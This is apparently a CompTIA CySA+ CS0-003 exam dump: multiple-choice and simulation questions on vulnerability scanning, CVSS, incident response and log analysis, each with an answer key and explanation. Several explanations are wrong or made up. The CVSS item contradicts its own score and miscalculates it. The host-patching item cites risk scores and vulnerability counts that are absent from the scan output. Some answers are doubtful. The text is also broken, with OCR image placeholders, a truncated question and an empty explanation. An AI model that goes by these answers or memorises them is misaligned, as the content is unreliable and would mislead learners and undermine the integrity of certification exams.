CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

NEW QUESTION 1
During a security test, a security analyst found a critical application with a buffer overflow vulnerability. Which of the following would be best to mitigate the vulnerability at the application level?

A. Perform OS hardening.
B. Implement input validation.
C. Update third-party dependencies.
D. Configure address space layout randomization.

Answer: B

Explanation:
Implementing input validation is the best way to mitigate the buffer overflow vulnerability at the application level. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the application from being compromised12. References: How to detect, prevent, and mitigate buffer overflow attacks - Synopsys, How to mitigate buffer overflow vulnerabilities | Infosec

NEW QUESTION 2
A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

A. Non-credentialed scanning
B. Passive scanning
C. Agent-based scanning
D. Credentialed scanning

Answer: B

Explanation:
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered
? https://www.comptia.org/certifications/cybersecurity-analyst

NEW QUESTION 3
A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?

A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
C. Check configurations to determine whether USB ports are enabled on company assets.
D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Answer: C

Explanation:
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.
References:
? CompTIA CySA+ CS0-003 Certification Study Guide, page 247
? What are Attack Vectors: Definition & Vulnerabilities, section “How to secure attack vectors”
? Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user “schroeder”

NEW QUESTION 4
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP

Answer: C

Explanation:
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 5
An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of

the following steps of
the process does this describe?

A. Eradication
B. Recovery
C. Containment
D. Preparation

Answer: A

Explanation:
Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.


NEW QUESTION 6
An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A. Hard disk
B. Primary boot partition
C. Malicious tiles
D. Routing table
E. Static IP address

Answer: A

Explanation:
The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 7
A security analyst reviews the following Arachni scan results for a web application that stores PII data:



Which of the following should be remediated first?

A. SQL injection
B. RFI
C. XSS
D. Code injection

Answer: A

Explanation:
SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries12. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution34. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks5. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web …, Command line user interface · Arachni/arachni Wiki
· GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

NEW QUESTION 8
The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch

was released.
Which of the following would best protect this organization?

A. A mean time to remediate of 30 days
B. A mean time to detect of 45 days
C. A mean time to respond of 15 days
D. Third-party application testing

Answer: A

Explanation:
A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

NEW QUESTION 9
After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily
at 10:00 p.m. Which of the following is potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration

Answer: D

Explanation:
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1
The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 10
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Answer: B

Explanation:
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 10
A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:
CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.
The attack vector in question has the following Base metrics:
? Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
? Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
? Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
? User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.

? Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
? Confidentiality Impact ©: High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
? Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
? Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.
Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10])
Where:
Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))] Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction
Using this formula, we get:
Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9
Exploitability = 8.22 x 0.85 x 0.77 x 0.62 x 0.85 = 2.8
Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8
Therefore, this attack vector has a Base score of 8.8, which is higher than any other option. The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:
? CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it
has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
? CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it
has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
? CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has
a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

NEW QUESTION 14
Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

A. CASB
B. DMARC
C. SIEM
D. PAM

Answer: A

Explanation:
A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats12
The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages34 SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks56 PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources78

NEW QUESTION 18
Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A. The lead should review what is documented in the incident response policy or plan
B. Management level members of the CSIRT should make that decision
C. The lead has the authority to decide who to communicate with at any time
D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION 20
A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best all ow the organization to identity rogue
devices more quickly?

A. Implement a continuous monitoring policy.
B. Implement a BYOD policy.
C. Implement a portable wireless scanning policy.
D. Change the frequency of network scans to once per month.

Answer: A

Explanation:
The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a

set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents1.

NEW QUESTION 23
A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host   CVE: (Vulnerability Name)  Metrics
----   ----------------------     --------------
host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)    DDS:AEX:NOA
host03 CVE-2007-99996:
       (NarrowStairs)             RCE:AEX:HVT
host04 CVE-2009-99998:
       (Topendoor)                UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

A. host01
B. host02
C. host03
D. host04

Answer: C

Explanation:
Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.


NEW QUESTION 25
Which of the following would likely be used to update a dashboard that integrates…..


A. Webhooks
B. Extensible Markup Language
C. Threat feed combination
D. JavaScript Object Notation

Answer: D

Explanation:
JavaScript Object Notation (JSON) is commonly used for transmitting data in web applications and would be suitable for updating dashboards that integrate various data sources. It's lightweight and easy to parse and generate.

NEW QUESTION 29
HOTSPOT
A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.






A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 33
An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on it infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause?
(Select two).

A. Creation time of dropper
B. Registry artifacts
C. EDR data
D. Prefetch files
E. File system metadata
F. Sysmon event log

Answer: BC

Explanation:
Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms1. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control

communication, or the lateral movement2. These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.
References: Malware Analysis | CISA, Malware Analysis: Steps & Examples - CrowdStrike

NEW QUESTION 34
A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

A. Scan the employee's computer with virus and malware tools.
B. Review the actions taken by the employee and the email related to the event
C. Contact human resources and recommend the termination of the employee.
D. Assign security awareness training to the employee involved in the incident.

Answer: B

Explanation:
In case of a phishing attack, it’s crucial to review what actions were taken by the employee and analyze the phishing email to understand its nature and impact.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 246; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 255.

NEW QUESTION 35
HOTSPOT
A company recently experienced a security incident. The security team has determined
a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.
INSTRUCTIONS
Part 1
Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.
Part 2
Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each
control may only be used once, and not all controls will be used.

Firewall log:

Firewall log

Traffic denied:
Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001
Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721
Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx "11/30/19 12:05:34"	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

Malware domain list:

